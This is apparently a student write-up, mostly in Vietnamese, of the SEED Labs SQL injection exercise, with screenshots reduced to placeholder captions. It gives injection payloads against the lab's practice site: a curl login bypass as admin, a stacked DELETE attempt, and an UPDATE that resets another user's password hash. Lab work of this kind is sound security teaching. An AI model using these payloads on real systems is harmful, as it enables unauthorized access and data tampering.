YC1:

Graphical user interface, text

Description automatically generated

YC2:

Graphical user interface, application, website

Description automatically generated

Table

Description automatically generated

YC3:

Câu lệnh:

curl 'www.seedlabsqlinjection.com/unsafe\_home.php?username=admin%27%23&Password='

Text

Description automatically generated

A picture containing graphical user interface


Description automatically generated

YC4:

Tạo user:

Text

Description automatically generated



b. Tấn công trên ứng dụng web:

- Create user:

Graphical user interface, text


Description automatically generated

* Attack:
* url:

http://www.seedlabsqlinjection.com/unsafe\_home.php?username=admin%27;DELETE%20FROM%20credential%20WHERE%20Name%20=%20%27DatTran%27;#

Graphical user interface, text, application, email

Description automatically generated

Trong form:

admin';DELETE FROM credential WHERE Name='DatTran';#

Graphical user interface, application

Description automatically generated

Graphical user interface, text, application, email

Description automatically generated

YC5:

Giải thích:

Mã nguồn php sử dụng api mysqli:  
Text

Description automatically generated

Sqli trong php không cho truy vấn nhiều querry, đó là lý do không thể truy vấn để xóa record được:

Tài liệu sau nói về điều này:

<https://www.php.net/manual/en/mysqli.quickstart.multiple-statement.php>

Graphical user interface, application


Description automatically generated

Ta thấy trong mã nguồn không dung cú pháp multi\_query, nên không thể kèm câu truy vấn xóa.

YC6:

Text

Description automatically generated

k

Graphical user interface, application

Description automatically generated


Ket qua:

Table

Description automatically generated

YC7:

Create hash password:




Payload:

alice', Password='a1fc568e8104d91580079594101035b92e3fcce1' WHERE Name='Ryan';#

Graphical user interface, text, application

Description automatically generated

Ket qua:



Table

Description automatically generated

YC8:

Graphical user interface, application, website

Description automatically generated

Graphical user interface, text, application, email

Description automatically generated

Sua file unsafe.php: